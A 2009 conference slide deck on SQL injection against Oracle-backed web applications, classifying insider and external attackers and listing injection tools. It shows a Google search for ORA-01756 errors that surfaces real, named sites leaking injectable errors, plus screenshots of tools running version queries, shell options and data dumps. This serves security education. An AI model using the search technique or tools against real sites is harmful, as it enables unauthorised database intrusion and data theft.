


# SQL Injection

Bochum


Alexander Kornbrust  
10-Nov-2009



# Table of Content

---


- Introduction
- Architecture
- Typical Attackers
- Tools
- SQL Basics
- SQL Injection Basics




## Architecture

---

# Architecture




# The ivory tower solution




Classic solution:

- Clients accessing a database via application server
- No direct access to the database
- Security and business rules are enforced in the application server




# The ivory tower solution in the real world




## Final solution

- Complex architecture
- All types of clients are accessing the database
- Security and business rules only enforced in the first application server




# Scenario – 130 Databases




**Attacker**


---




# Attackers



# Introduction – Simplified Company Environment






# Classification Attackers

There are different types of attackers and we need different approaches to catch these guys because they are leaving different tracks in the system

The following types of attackers are common (list not complete):

- Curious DBA or Employee
- DBA covering its own faults
- Criminal employee
- Leaving employee
- External hacker
- Intelligence agency



# Classification Attackers – Curious DBA or Employee

**Type:** Curious DBA or employee


**Scenario:** Interested in private/sensitive information.

**Samples:**

- Looking up for salary of colleagues, private numbers, emails, account status of politician,...
- Supporting private investigators (PI)

**Known incidents:** Miles & More (Employee was looking up what politicians

**Identification:** Mostly select statements, Few/No traces without audit, Difficult to spot



# Classification Attackers – DBA covering it's own fault

**Type:** DBA covering it's own fault


**Scenario:** Try to remove evidence about a (serious) fault.

Probably it's not a good approach to ask the DBA to do the forensics

**Samples:**

- Deleted the wrong user, killed the wrong database session, changed the wrong password...

**Identification:** Easier because timeframe is defined, backups / archive logs disappear, Modification of audit-Table, ...



# Classification Attackers – Criminal Employee

**Type:** Criminal employee


**Scenario:** Interested to earn money, damage the company, blackmail, ....

**Samples:**

- Getting insider information (stocks, merger&acquisition)
- Get company secrets (formulas, algorithm, source code, ...)
- Blackmailing companies (with customer data, e.g. black money)
- Reset bills of friends and families

**Known incidents:** LGT Bank Liechtenstein, Coca Cola recipe, ...

**Identification:** Attackers invest time/resources to hide, modifying data (invoice), Longer period affected



# Classification Attackers – Leaving Employees


**Type:** Leaving employees

**Scenario:** Get as much data/information for the new job as possible.  
Most common attack

**Samples:**

- Export the production database
- Get customer reports, pricelists, ...

**Identification:** Longer timeframe (1-3 month before they left the company), no/little experience in removing traces



# Classification Attackers – External Hacker

**Type:** External Hacker

**Scenario:** Steal interesting stuff.


**Samples:**

- Steal data for a competitor
- Steal credit card information
- Steal Source Code
- Break in just for fun

**Known Incidents:**

- TJX, Cardsystems, Cisco Sourcecode, ...

**Identification:** Many traces on the way into the system, attackers often lazy



# Classification Attackers – Intelligence Agency

**Type:** Intelligence Agency

**Scenario:** Get valuable information (military, economic) to protect the country

**Samples:**


- Steal military data
- Intercept proposals, financial data, ...

**Known Incidents:**

- Lopez/Volkswagen (CIA), ICE (France), Whitehouse/Bundestag/... (China)


**Known Suspects:**

- China, France, Israel, Russia, US



# 10 years of SQL Injection...





# Introduction

---

SQL Injection is still the biggest security problem in web applications.


This year we can celebrate it's the 10<sup>th</sup> anniversary of SQL Injection.

Even if the problem is known since 10 years the knowledge especially for exploiting Oracle databases is poor.


Most examples and tutorials are only for MySQL and SQL Server.

Detailed explanations for SQL Injection in web apps with Oracle databases are rare and often buggy. That's why SQL Injection in Oracle is often not exploited...

The following presentation shows everything from simple statements to complex queries...



# SQL Injection Introduction




# Tools to find SQL Injection

---

- Netsparker (Web)
- Matrixay (Web)
- HP Webinspect (Web)
- IBM Rational AppScan (Web)
- Pangolin (Web)
- SQLMap (Web)
- Fuzzer (PL/SQL)
- Source code scanner Repscan (PL/SQL)
- Source code scanner Fortify (PL/SQL)

Many custom tools are used by hacker groups / security consultants



# Tools / Google

## Search for Oracle Error Message ORA-01756 and PHP

Google   [Advanced Search](#)

Web [Show options...](#) Results 1 - 100 of about 10,800 for ociexecut "ora 01756".

[나루아트센터](#) - 2 visits - Sep 29  
Warning: ociparse() [function.ociparse]: OCI Parse: **ORA-01756**: quoted string not ... Warning:  
**ociexecut()**: supplied argument is not a valid OCI8-Statement ...  
[www.naruart.or.kr/Program/index.php?sub=1\\_1...](http://www.naruart.or.kr/Program/index.php?sub=1_1...) - [Cached](#) - [Similar](#) -

[동부엔샵](#)  
Warning: ociparse() [function.ociparse]: **ORA-01756**: quoted string not ... Warning:  
**ociexecut()** expects parameter 1 to be resource, boolean given in ...  
[www.dongbunshop.co.kr/.../home\\_bbs\\_default.phtml?...](http://www.dongbunshop.co.kr/.../home_bbs_default.phtml?...) - [Cached](#) - [Similar](#) -

[동부엔샵](#)  
Warning: **ociexecut()** expects parameter 1 to be resource, boolean given in ... text for error  
**ORA-01756** in /home/kknd/www/phplib/db\_oracle.php on line 244 ...  
[www.dongbunshop.co.kr/.../home\\_bbs\\_default.phtml?...](http://www.dongbunshop.co.kr/.../home_bbs_default.phtml?...) - [Cached](#) - [Similar](#) -   
[...]

[MGM.com : Official website of Metro-Goldwyn-Mayer Inc. - Ars ...](#)  
Warning: ociparse(): OCI Parse: **ORA-01756**: quoted string not properly terminated in  
/var/www/html/search\_result\_award.php on line 145. Warning: **ociexecut()**: ...  
[www.mgm.com/search\\_result\\_award.php?award...](http://www.mgm.com/search_result_award.php?award...) - [Cached](#) - [Similar](#) -

# SQL Injection Tool - Websparker(commercial)

The screenshot displays the Websparker commercial SQL Injection tool interface. The top navigation bar includes File, View, Reporting, Settings, Help, Report a Bug, Request a Feature, Your Opinion, Start a New Scan, Resume, Pause, Stop, Skip Current Phase, Open..., and Save... buttons. The main menu tabs are Site Map, Vulnerability, Browser View, HTTP Request / Response, Execute SQL Commands, and Get Shell. The current tab is Vulnerability.

The left sidebar shows a Site Map with the following structure:

- reddatabasesecurity.homeip.net
  - login.jsp
    - queryString=&ret\_page=AdminMen..
    - queryString=1&ret\_page=AdminMe..
  - login.jsp
  - AdminMenu.jsp
  - /
  - /
  - Default.jsp
  - EmpDetail.jsp
  - Login.jsp
  - Login.jsp
  - Login.jsp
  - Login.jsp

The central content area features a pink header "SQL Injection". A "Table of Content" sidebar lists:

- [SQL Injection](#)
  - [Vulnerability Summary](#)
- [Non Technical](#)
  - [Impact](#)
  - [Remediation](#)
  - [External References](#)

The main content area contains a detailed description of Blind SQL Injection and a note about confirmed issues. Below this is a "Summary" section.


A "SQL Injection" panel at the bottom left contains a query input field with "SELECT banner from v\$version where rownum=1" and a "Run Query" button. To its right is a "Code Execution" panel with a large text area for entering and running code.

The bottom left panel is a "Dashboard" showing a "Scan finished" status with 100% completion, 0050 / 0052 total requests, and various performance metrics. The bottom right panel is titled "Issues (11)" and lists vulnerabilities categorized by type, severity, confirmation, and URL. The categories shown are Not Confirmed, Confirmed, and SQL Injection.

<http://www.mavitunasecurity.com/>

Demo: <http://tinyurl.com/y15wgx5>

# SQL Injection Tool – Pangolin (commercial)



Pangolin -- Made By ZweiL -- http://www.nosec.org

URL: http://victim.com:7777/php1.php?id=7900 | GET | Check | Pause | Stop

Type: Integer | DB: Oracle | KeyWord: | Options | Reset |

Informations | **Data** | Oracle Remote Data

DEPTNO	DNAME	LOC
10	ACCOUNTING	NEW YORK
20	RESEARCH	DALLAS
30		

